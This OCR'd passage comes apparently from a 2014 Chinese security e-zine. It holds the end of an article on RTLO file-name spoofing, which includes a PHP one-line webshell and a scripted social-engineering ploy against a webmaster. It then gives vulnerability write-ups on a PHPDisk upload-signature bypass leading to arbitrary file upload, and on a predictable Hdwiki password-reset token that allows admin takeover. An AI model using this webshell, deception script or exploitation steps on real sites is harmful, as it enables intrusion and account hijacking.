

图　6-4-1



图　6-4-2

但是现在我们需要的就是把 HTML 变为 PHP 文件，这个可能实现吗？完全有可能!!! 这里需要运用到 RTLO 技术，来进行欺骗，我个人认为目前这种方法适用于社会工程学攻击方面比较得体，如图 4-6-3：



图　6-4-3

可以看到运用 RTLO 技术，我们已经把 html.php 变为了 php.html，这样我们可以用于欺骗。

如何欺骗？当然方法不唯一，如下面是虚构的一篇对话：

故事背景：攻击者事先把恶意代码放入 HTML 中，如下:

```
(<?php @eval($_POST['sys']);?>)
```

攻击者：你是 xxx 的站长吗？我有一个小广告想挂在你的网站上面。

站长：嗯，你好，我是 xxx 的站长。

攻击者：站长，是这样的，我想先把一个 HTML 放进去，看看效果，如果效果不错，就可以付款，然后正式开始合作。

站长：嗯，行，那你把 HTML 文件传过来吧。

站长： www.xxx.com/php.html，你看看去吧，如果效果不错，我就去放置了。

其实这个时候 php.html 文件早以不存在了，而在 linux 下面它会这样显示?lmth.php，这样它就变为了一个可执行文件 php，从而攻击者可以获取到 webshell。

为了还原现场，我把已经运用 RTLO 技术的 php.html 上传到服务器，由于 linux 没有 unicode 控制符这么一说，所以 linux 会还原为 lmth.php(这个为 windows 下运用 RTLO 输入)，如图 6-4-4：



图　6-4-4

攻击者从而就可以获取到 webshell 了，www.xxx.com/%3flmth.php，如图 6-4-5：



图　6-4-5

（全文完）责任编辑：随性仙人掌

第七章　漏洞月报

第1节 Phpdisk 高危漏洞可 getshell

作者：＇雨。
来自：听潮社区- ListenTide
网址：http:// team.f4ck.org/

漏洞信息

程序	client_sub.php
等级	高危
发布时间	2014-7-28
漏洞作者	’雨。
相关编号	Wooyun-2010-064037

漏洞分析

在 plugins/phpdisk_client/client_sub.php，代码分析：

```
switch ($action){
case 'upload_file':
                    //write_file(PHPDISK_ROOT.'system/2.txt',var_export($_POST,true));
                    //write_file(PHPDISK_ROOT.'system/3.txt',var_export($_FILES,true));
                    $sign_md5 = md5($uid.$settings[encrypt_key]);
if(!$signand $sign_md5<>$sign){
echo 'SignError!';
exit;
                    }}
```

在这里上传的时候验证了，代码分析：

```
$sign_md5 = md5($uid.$settings[encrypt_key]);
if(!$signand $sign_md5<>$sign){
echo 'SignError!';
exit;
```

如果不相等则退出。$uid 倒还容易搞，来看看$settings[encrypt_key]：

'encrypt_key' => 'Bw5xe2XIlwwj'，再来看看是如何生成这个的：

```
functionmake_key(){
varchars = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789";
vartmp = "";
varcode = "";
for(vari=0;i<12;i++){
code += chars.charAt(Math.ceil(Math.random()*100000000)%chars.length);
                    }
document.getElementById('encrypt_key').value = code;
          }
```

在 plugins/phpdisk_client/client_sub.php 中：

```
$agent = $_SERVER['HTTP_USER_AGENT'];
if($agent!='phpdisk-client'){
exit('<atarget="_blank">[PHPDiskAccessDeny] InvalidEntry!</a>');
}
$u_info = trim(gpc('u_info','P',''));
parse_str(pd_encode(base64_decode($u_info),'DECODE'));
```

```
parse_str(pd_encode(base64_decode($u_info),'DECODE'));
```

这里调用了自定义的 pd_encode 来解密如果可以逆到 key 就可以自己通过 key 来生成一个加密的，然后解密之后就可以变量覆盖：

```
functionpd_encode($string, $operation = 'ENCODE',$key = ''){
global $settings;
        $ckey_length = 4;
        $key = md5($key ? $key : ($settings['encrypt_key'] ? $settings['encrypt_key'] : 'PHPDisk=Rc9o'));
        $keya = md5(substr($key, 0, 16));
        $keyb = md5(substr($key, 16, 16));
        $keyc = $ckey_length ? ($operation == 'DECODE' ?substr($string, 0, $ckey_length):
substr(md5(microtime()), -$ckey_length)) : '';
        $cryptkey = $keya.md5($keya.$keyc);
        $key_length = strlen($cryptkey);
        $string = $operation == 'DECODE' ?base64_decode(substr($string, $ckey_length)) :
sprintf('%010d',0).substr(md5($string.$keyb), 0, 16).$string;
        $string_length = strlen($string);
        $result = '';
        $arr = range(0, 255);
        $rndkey = array();
for($i = 0; $i<= 255; $i++) {
                $rndkey[$i] = ord($cryptkey[$i % $key_length]);
        }
for($j = $i = 0; $i<256; $i++) {
                $j = ($j + $arr[$i] + $rndkey[$i]) % 256;
                $tmp = $arr[$i];
                $arr[$i] = $arr[$j];
                $arr[$j] = $tmp;
        }
for($a = $j = $i = 0; $i< $string_length; $i++) {
                $a = ($a + 1) % 256;
                $j = ($j + $arr[$a]) % 256;
                $tmp = $arr[$a];
                $arr[$a] = $arr[$j];
                $arr[$j] = $tmp;
                $result .=chr(ord($string[$i]) ^ ($arr[($arr[$a] + $arr[$j]) % 256]));
        }
if($operation == 'DECODE') {
if((substr($result, 0, 10) == 0 || substr($result, 0, 10) - time() >0) &&substr($result, 10, 16) ==
substr(md5(substr($result, 26).$keyb), 0, 16)) {
returnsubstr($result, 26);
                } else {
return '';
                }
        } else {
```

```
return $keyc.str_replace('=', '', base64_encode($result));
        }
}
```

找找有没有哪里调用这函数来进行加密的，如果要加密的可控的话也行。那就来找找在哪里调用了这函数来进行加密了的，在 plugins/phpdisk_client/client_main.php 中：

```
if($action&& $action<>'download'){
        $agent = $_SERVER['HTTP_USER_AGENT'];
if($agent!='phpdisk-client'){
exit('<atarget="_blank">[PHPDiskAccessDeny] InvalidEntry!</a>');
        }
}
// checkedusernameandpwd...
$username = trim(gpc('username','GP',''));
$password = trim(gpc('password','GP',''));
$username = is_utf8() ? convert_str('gbk','utf-8',$username) : $username;
$password = is_utf8() ? convert_str('gbk','utf-8',$password) : $password;
$rs = $db->fetch_one_array("select * from {$tpf}userswhereusername='$username' andpassword='$password'");
if(!$rs){
        $str = '网盘登录出错：用户名或密码不正确，请重新输入';
if(is_utf8()){
echoconvert_str('utf-8','gbk',$str);
}else{
echo $str;
        }
exit;
}else{
if($rs[is_locked]){
                $str = '网盘登录出错：用户名被锁定';
if(is_utf8()){
echoconvert_str('utf-8','gbk',$str);
}else{
echo $str;
                }
exit;
```

验证了 user_agent 可以修改一下就行了，然后去注册一个号就行了。再往下面看：

```
case 'loadset':
if($settings['open_multi_server']){
                        $server_host = @$db->result_first("selectserver_hostfrom
{$tpf}serverswhereserver_id>1orderbyis_defaultdesclimit1");
                }
                $server_host = $server_host ?trim($server_host) : $settings[phpdisk_url];
                $sign = md5($uid.$settings[encrypt_key]);
echo 'true'.LF;
echo $server_host.LF;
```

```
echo '0'.LF;
echobase64_encode(pd_encode('username='.$username.'&password='.$password.'&sign='.$sign)).LF;
echo $settings[client_api_key];
exit;
break;
```

这里调用了 pd_encode，不是 DECODE，是 ENCODE，看看里面的：

```
echobase64_encode(pd_encode('username='.$username.'&password='.$password.'&sign='.$sign)).LF;
$sign = md5($uid.$settings[encrypt_key]);
```

可以看到，把做验证的带入到了 pd_encode 里面，然后输出了。首先注册一个号，如图 7-1-1：

图 7-1-1

由于密码它这里没有 md5，所以自己把自己的密码进行 md5 加密一次后再放进去，然后得到加密字符串：

```
MjdjNWpzd0lOYTFtQTd6R1l1alkxRlhlS2ZiYnc4azV1VFIyNHFXLzluZ1p1K2JFOVdqZlRTbVJXMXZLL0FYb21ScGlVMU5
wcU1hSjZXOHYzZXk4MnpOWU1pdk1oV2Zzb0RTQk9tNHdCYWpjeHNUWG9sZUtMK0s5VzlrMUJhNzkrOXgrSVV2dT
ZrVitscURFZk16djJtM0lsWjV6OUZvSE9JU0lUZw==
```

然后在 client_sub.php 中：

```
$u_info = trim(gpc('u_info','P',''));
parse_str(pd_encode(base64_decode($u_info),'DECODE'));
```

解密后，就注册了$sign 变量。通过了这个验证，能继续上传任意文件了，如图 7-1-2：



图 7-1-2

sign 错误，把刚才的加密字符串复制进去，如图 7-1-3：

图 7-1-3

上传成功，如图 7-1-4：



图 7-1-4

测试一下 demo，如图 7-1-5：



图 7-1-5

成功得到加密字符串，在测试过程中发现不用这加密的也能上传成功，看看原因，如图 7-1-6：

载入 /home/www/phpdisk/demo/v/plugins/phpdisk_client/client_sub.php

```
}
$u_info = trim(gpc('u_info','P',''));
parse_str(pd_encode(base64_decode($u_info),'DECODE'));
// checked username and pwd...
/*$username = trim(gpc('username','GP',''));
$password = trim(gpc('password','GP',''));*/

$username = is_utf8() ? $username : convert_str('utf-8','gbk',$username);
$password = is_utf8() ? $password : convert_str('utf-8','gbk',$password);

$userinfo = $db->fetch_one_array("select userid from {$tpf}users where username='$username' and
password='$password'");
if(!$userinfo){
        $str = '网盘登录出错：用户名或密码不正确，请重新输入';
        $str = is_utf8() ? convert_str('utf-8','gbk',$str) : $str;
        echo $str;
}else{
        $uid = (int)$userinfo[userid];
}

switch ($action){
        case 'upload_file':
                //write_file(PHPDISK_ROOT.'system/2.txt',var_export($_POST,true));
                //write_file(PHPDISK_ROOT.'system/3.txt',var_export($_FILES,true));
                $sign_md5 = md5($uid.$settings[encrypt_key]);
                $file = $_FILES['file1'];
                $file_name = trim(gpc('file_name','P',''));
                $file_do_name = trim(gpc('file_do_name','P',''));
                $file_local_path = trim(gpc('file_local_path','P',''));
                $file_size = (int)gpc('file_size','P',0);
                $file_parts = (int)gpc('file_parts','P',0);
```


图 7-1-6

原来官方竟然都忘记给自己的 demo 站打补丁了，如图 7-1-7：



图 7-1-7

修复方案

升级到最新版。

相关链接

[1] phpdiskV7（20140604）绕过补丁继续上传任意文件
http://www.wooyun.org/bugs/wooyun-2010-064037

（全文完）责任编辑：游风

第2节 Hdwiki 设计缺陷，知道邮箱可改任意用户密码

作者：′雨。
来自：听潮社区- ListenTide
网址：http:// team.f4ck.org/

漏洞信息

程序	Hdwiki
影响版本	全版本
发布时间	2014-7-29
漏洞作者	′雨。
相关编号	Wooyun-2010-067410

漏洞分析

依旧是 control/user.php：

```
}else{                          $timetemp=date("Y-m-dH:i:s",$this->time);
                                $auth = util::strcode($timetemp, 'ENCODE');
                                $verification= rand(1000,9999);
                                $encryptstring=md5($this->time.$verification.$auth);
                                $reseturl=WIKI_URL."/index.php?user-getpass-".$user['uid'].'-'.$encryptstring;
                                $_ENV['user']->update_getpass($user['uid'],$encryptstring);
                                $mail_subject = $this->setting['site_name'].$this->view->lang['getPass'];
                                $mail_message =
$this->view->lang['resetPassMs1'].$user['username'].$this->view->lang['resetPassMs2'].$timetemp.$this->view->lang['resetPassMs3']."<ahref='".$reseturl."'
target='_blank'>".$reseturl."</a>".$this->view->lang['resetPassMs4'].$this->setting['site_name'].$this->view->lang['resetPassMs5'].$this->setting['site_name'].$this->view->lang['resetPassMs6'];
                                $this->load('mail');
                                $_ENV['mail']->add(array(), array($email), $mail_subject, $mail_message, '', 1, 0);
                                $this->message($this->view->lang['emailSucess'],'index.php?user-login',0);
                        }
                }
```

$encryptstring=md5($this->time.$verification.$auth);现在所验证的，对比之前的可以发现多了一个$auth，来看看怎么来的。$timetemp=date("Y-m-dH:i:s",$this->time);$auth = util::strcode($timetemp, 'ENCODE');这里获取了一下时间，然后：

```
functionstrcode($string,$action='ENCODE'){
                $key        = substr(md5($_SERVER["HTTP_USER_AGENT"].PP_KEY),8,18);
                $string = $action == 'ENCODE' ? $string :base64_decode($string);
                $len        = strlen($key);
                $code       = '';
```

```
for($i=0; $i<strlen($string); $i++){
                    $k          = $i % $len;
                    $code   .= $string[$i] ^ $key[$k];
                }
                $code = $action == 'DECODE' ? $code :base64_encode($code);
return $code;
        }
```

主要关注他的 key 怎么来的：

$key = substr(md5($_SERVER["HTTP_USER_AGENT"].PP_KEY),8,18);

首先对 USER_AGENT.PP_KEYMD5 加密一次，然后再来取，等等。User_agent 是用户可控的，PP_KEY 呢？竟然没有初始化，那么 PP_KEY 就是 PP_KEY，那么这个$key，全部就可控了。所以我们可以想对什么加密就对神马加密了。

```
$timetemp=date("Y-m-dH:i:s",$this->time);
$auth = util::strcode($timetemp, 'ENCODE');
```

然后这个是对时间加密一次，如果知道时间的话就能知道$auth，然后继续 $this->time.$verification.$auth，第一个就是时间戳，第二个 rand(1000,9999)，有 8999 种可能直接枚举。第三个，知道时间就可以了。这里由于管理员和用户在同一个表所以可以直接改管理员的密码。首先 http://web.com/web/hdwiki/index.php?user-getpass，然后把要管理员的邮箱输入进去，在点提交之前打开(注意一下提交时候的 user_agent)：http://tool.chinaz.com/Tools/unixtime.aspx。

然后在点提交的时候，看一下时间戳，并记录下来。(我本地时间有点不准，无伤大雅)。以我演示的为例，时间戳为 1405589070，然后把这个时间戳转换为时间：

```
1405589070 ->2014/7/1717:24:30（时间不准，别在意哈哈）
$timetemp=date("Y-m-dH:i:s",$this->time)
Y-m-dH:i:s
```

这个的格式是这样的，年-月-日小时：分钟：秒。所以把 2014/7/1717:24:30 对应下来为 2014-7-1717:24:30。但是这样是不对的，因为 Y-m-dH:i:s 获取的是格林威治标准时间与北京时间正好相差 8 个小时，所以$timetemp=2014-07-1709:24:30，然后带入算法当中，如图 7-2-1：



图 7-2-1

